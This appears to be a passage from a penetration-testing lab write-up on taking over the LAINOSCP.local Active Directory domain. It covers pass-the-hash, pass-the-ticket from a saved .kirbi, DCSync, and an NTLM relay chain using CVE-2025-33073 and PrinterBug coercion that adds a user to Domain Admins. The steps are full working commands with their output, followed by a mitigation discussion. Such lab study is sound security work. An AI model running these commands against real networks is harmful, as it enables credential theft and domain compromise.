	 * SHA1     : 8dc112dcd55e120e9a2e1f027b3ba47d9c193de3
That is the local Administrator of FORENSICS01, not the domain Administrator. Batch (logon type 4) leaves reusable credentials in LSASS by design, precisely because scheduled tasks and service triggers need to re-authenticate the account. Erika’s Evil-WinRM foothold gave us SeDebug, and SeDebug is what read the hash.
Pass-the-hash the local admin straight into another session:
1
nxc smb FORENSICS01.LAINOSCP.local -u administrator -H <REDACTED> --local-auth
1
2
SMB  10.1.124.132  445  FORENSICS01  [*] Windows Server 2022 Build 20348 x64 (name:FORENSICS01) (domain:FORENSICS01)
SMB  10.1.124.132  445  FORENSICS01  [+] FORENSICS01\administrator:<REDACTED>
And WinRM:
1
evil-winrm -i FORENSICS01.LAINOSCP.local -u administrator -H <REDACTED>
--local-auth and Evil-WinRM’s plain -u administrator matter, they point NetExec and WinRM at the machine’s local SAM rather than at the domain. This is a local admin credential; using it against DC01 will not work.
9. The iocs Folder: Pass-the-Ticket from a Kirbi
Landing as the local admin of FORENSICS01 is where the box’s theme comes together. Under C:\Users\Administrator\Documents sits a folder named iocs, and it is exactly what the name suggests: a set of artifacts a SOC dropped on the box while writing an incident report about an earlier compromise.
1
2
3
4
5
6
7
8
Directory: C:\users\Administrator\Documents\iocs
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          9/8/2026  10:15 AM           1500 administrator.kirbi
-a----         5/25/2026   1:59 PM          18953 beacon_x64.exe
-a----         5/25/2026  12:00 PM            252 notes.txt

type notes.txt
1
2
3
- Attackers where able to deliver cobaltstrike beacons and achieve foothold
- They compromised a machine where domain admin was logged in and extracted its ticket
- SOC team was able to detect the attack due to the attackers writting the ticket to disk
Three sentences that tell us everything: someone had a domain admin session on this member server, the beaconed attackers dumped Administrator’s TGT with mimikatz sekurlsa::tickets /export (which writes exactly this .kirbi), and the SOC captured the artifact before wiping the compromise, then left it on the box as evidence. The lab is a scavenger hunt for a ticket that is still valid.
Download the kirbi and check what it holds:
1
download administrator.kirbi
1
2
ticketConverter.py administrator.kirbi administrator.ccache
describeTicket.py administrator.ccache
1
2
3
4
5
6
7
8
9
[*] Ticket Session Key            : 6ddc1136c024c2845c3d11c042c48249
[*] User Name                     : Administrator
[*] User Realm                    : LAINOSCP.LOCAL
[*] Service Name                  : krbtgt/LAINOSCP.local
[*] Service Realm                 : LAINOSCP.LOCAL
[*] Start Time                    : 08/09/2026 13:15:44 PM
[*] End Time                      : 08/09/2026 23:15:44 PM
[*] Flags                         : forwardable, renewable, initial, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
That is a TGT (krbtgt/LAINOSCP.local) for the domain Administrator, still within its ten-hour validity window. TGTs stored offline with the ticket session key are usable by anyone who has both, this is pass-the-ticket; there is no forgery involved, no krbtgt hash needed, no kirbi.py step. Impacket picks up ccache tickets via KRB5CCNAME:
1
KRB5CCNAME=administrator.ccache nxc smb $FQDN -k --use-kcache
1
SMB  DC01.LAINOSCP.local  445  DC01  [+] LAINOSCP.LOCAL\Administrator from ccache (Pwn3d!)
DCSync closes it:
1
2
KRB5CCNAME=administrator.ccache \
    secretsdump.py $DOMAIN/Administrator@$FQDN -k -just-dc-user administrator -just-dc-ntlm -no-pass
1
2
3
4
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
[*] Cleaning up...
The domain Administrator NT hash is the whole deliverable; the lab does not ask for a flag file on top of it.
The reason the SOC’s own captured ticket rehydrates the compromise is that TGTs, by default, live for ten hours and are entirely portable once written to disk. There is nothing on
DC01for the domain admin to change to invalidate that specific ticket, short of resettingkrbtgt(twice), and even then only tickets encrypted with the old key would break. Treat kirbi/ccache artifacts as if they are the credential.
10. Unintended Route: shannon Straight to Domain Admin
The chain above is the intended one, and it is the reason the box is called “Forensics”. None of it is actually necessary. A single AD misconfiguration on DC01 collapses the entire chain into three commands run from the attacker box, using only the starting shannon credential.
The primitive
Two facts about LAINOSCP.local compose into an unintended domain-compromise:
- AD-integrated DNS zone. Any authenticated user can create a DNS record in the domain zone by default, because the zone object’s DACL grants
Authenticated UserstheCreate Childright.bloodyAD add dnsRecordwrites it through LDAP. - Print Spooler is enabled on the DC.
MS-RPRN’sRpcRemoteFindFirstPrinterChangeNotificationExis a coercion primitive, the classic “PrinterBug”, that makes the spooler service onDC01open an outbound SMB session to any name we hand it.
Those two on their own are old news. What matters here is that LDAP on DC01 requires signing (smb2-security-mode: Message signing enabled and required in the DC scan), which is exactly what has kept “coerce and relay to LDAP” from working since 2019 or so. CVE-2025-33073 breaks that.
CVE-2025-33073’s trick is a specifically-shaped hostname. If the label the SMB client is forced to authenticate to ends in a marshalled CredMarshalTargetInfo (CMTI) blob, SSPI treats the outbound authentication as loopback, and its signing/sealing flags become negotiable rather than fixed. ntlmrelayx.py --remove-sign-seal then strips the signing bit on the relayed leg. The MIC still verifies because the “loopback” code path never bound the flags into it. The full mechanism (blob format, why the SPN canonicalisation lets it through) is on the relay theory page; this box just uses the standard PoC hostname.
Plant the DNS record
The minimal CMTI blob from the decoder.cloud PoC (1UWhRCA plus padding and the SPN class tag) prepended with localhost is enough. Write an A record for it, pointing at the tun0 IP the attacker box is reachable on:
1
2
3
4
5
6
export USERAD=shannon
export PASS=GoldSeagull123
bloodyAD -u $USERAD -p $PASS -d $DOMAIN --host $FQDN \
    add dnsRecord --dnstype A \
    localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA \
    $(ip -4 -o addr show tun0 | awk '{print $4}' | cut -d/ -f1)
shannon has no directory rights beyond the default Authenticated Users grant on the zone; the write goes through anyway because the default ACL never was tightened.
Stand up the relay
ntlmrelayx.py from Impacket, --remove-sign-seal to strip signing on the LDAP leg, -i to open an interactive LDAP shell locally instead of firing a one-shot payload:
1
2
sudo $(which ntlmrelayx.py) -t ldap://DC01.lainoscp.local \
    --remove-sign-seal -smb2support -i
Coerce DC01 to authenticate to us
shannon’s credential is enough to call RpcRemoteFindFirstPrinterChangeNotificationEx on DC01’s spooler. coercer is the cleanest driver for this, its -l flag is the label the spooler will open a UNC to (our CMTI hostname), --auth-type smb picks the transport:
1
2
3
uvx coercer coerce \
    -l 'localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA' \
    -d $DOMAIN -u $USERAD -p $PASS -t $FQDN --auth-type smb
1
2
3
4
[+] DCERPC port '49675' is accessible!
   [+] Successful bind to interface (12345678-1234-ABCD-EF00-0123456789AB, 1.0)!
      [>] MS-RPRN--RpcRemoteFindFirstPrinterChangeNotification(pszLocalMachine='\\localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA\x00')
      [>] MS-RPRN--RpcRemoteFindFirstPrinterChangeNotificationEx(pszLocalMachine='\\localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA\x00')
NO_AUTH_RECEIVED is expected on coercer’s side, coercer only cares that the RPC call returned, not about the resulting SMB auth. Look at the ntlmrelayx window:
1
2
3
4
5
6
7
8
[*] Servers started, waiting for connections
[*] (SMB): Received connection from 10.1.135.195, attacking target ldap://DC01.lainoscp.local
[-] (SMB): Authenticating against ldap://DC01.lainoscp.local as LAINOSCP/DC01$ FAILED
[*] (SMB): Received connection from 10.1.135.195, attacking target ldap://DC01.lainoscp.local
[-] (SMB): Authenticating against ldap://DC01.lainoscp.local as LAINOSCP/DC01$ FAILED
[*] (SMB): Received connection from 10.1.135.195, attacking target ldap://DC01.lainoscp.local
[*] (SMB): Authenticating connection from /@10.1.135.195 against ldap://DC01.lainoscp.local SUCCEED [1]
[*] ldap:///@dc01.lainoscp.local [1] -> Started interactive Ldap shell via TCP on 127.0.0.1:11000 as /
The first two attempts show LAINOSCP/DC01$ and fail; those are the spooler’s stock authentications where signing/sealing negotiation makes the MIC unforgeable. The third attempt is the CMTI-tagged one; ntlmrelayx recognises the loopback semantics, strips the signing flags, and LDAP accepts the bind (SUCCEED [1]). The identity string collapses to a blank /@10.1.135.195 because at that point the connection is authenticated as DC01$ but the loopback state means the server is treating the source as itself.
Land in the LDAP shell and pivot
1
nc 127.0.0.1 11000
1
2
3
4
Type help for list of commands

# whoami
u:NT AUTHORITY\SYSTEM
DC01$ in the AD LDAP context resolves to NT AUTHORITY\SYSTEM, which is the highest-privilege principal there is. That means every LDAP write, including group-membership changes on the built-in privileged groups, goes through unconditionally. Add shannon to Domain Admins:
1
2
# add_user_to_group shannon "domain admins"
Adding user: shannon to group Domain Admins result: OK
Verify from the attacker box:
1
nxc smb $FQDN -u shannon -p GoldSeagull123
1
SMB  10.1.135.195  445  DC01  [+] LAINOSCP.local\shannon:GoldSeagull123 (Pwn3d!)
Pwn3d! on the DC over SMB using only the starting shannon credential. The Access database, the wuauserv abuse, the LSA secret, the LSASS dump on FORENSICS01, and the iocs folder pass-the-ticket are all unnecessary if the objective is only the hash.
A single 2025 CVE composes with two defaults (Authenticated-Users write on the DNS zone, and Spooler on the DC) into a one-step domain compromise from any low-privileged domain user. The mitigation is not to patch CVE-2025-33073 alone: an EPA-and-channel-binding requirement on LDAP would prevent this path even on an unpatched host. Locking down the DNS zone ACL and stopping Spooler on DCs are the other two knobs.
Understanding the Attack Chain
Every rung on the intended chain is a Windows feature or forensic artifact used as designed; the unintended route above is the only rung that depends on a CVE. The table separates the severity each primitive carries alone from what it is worth once composed with the ones before it.
| Primitive | Where it lives | Severity in isolation | Severity composed |
|---|---|---|---|
WriteProperty on lion for shannon | AD ACL | Medium: no SPN yet | Turns any user into a Kerberoast target |
Weak password (Blink182) | lion account | High if reachable | Foothold on WS01 via WinRM |
Access DB password in rockyou.txt | Database1.accdb | Medium: one file | Users table becomes readable |
Plaintext domain passwords in a Users table | Application store | High: a domain cred | kanon:ServingHell000 on WinRM |
| WinRM = logon type 3 | LOGON32_LOGON_NETWORK | By design | SCM enumeration returns Access denied |
RunasCs -l 2 on the same creds | Local LogonUser | None | Interactive token, SCM checks pass |
Weak DACL on wuauserv | Service DACL | Critical on the host | ImagePath rewrite runs as LocalSystem |
| SCM error 1053 | Service handshake timeout | By design | Non-fatal; the payload already ran |
Disabled Se* on a local admin | Filtered token | None | EnableAllTokenPrivs flips them on |
SeDebug + SeImpersonate | Elevated token | Critical on the host | mimikatz token::elevate to SYSTEM |
LSA secret _SC_MonitorLK | HKLM Security hive | Critical | erika’s plaintext password |
WinRM for erika on FORENSICS01 | Local group ACE | Low: no admin | Landing on the next host |
| Batch logon cached in LSASS | Administrator on FORENSICS01 | High: reusable | Local admin NT hash from a dump |
| Pass-the-hash to local admin | SAM authentication | Critical on the host | Full read of the iocs folder |
SOC-captured .kirbi | Administrator\Documents\iocs | Critical if in window | Ten-hour pass-the-ticket window |
Pass-the-ticket + -just-dc-user | DRSUAPI DCSync | Critical | Domain Administrator NT hash |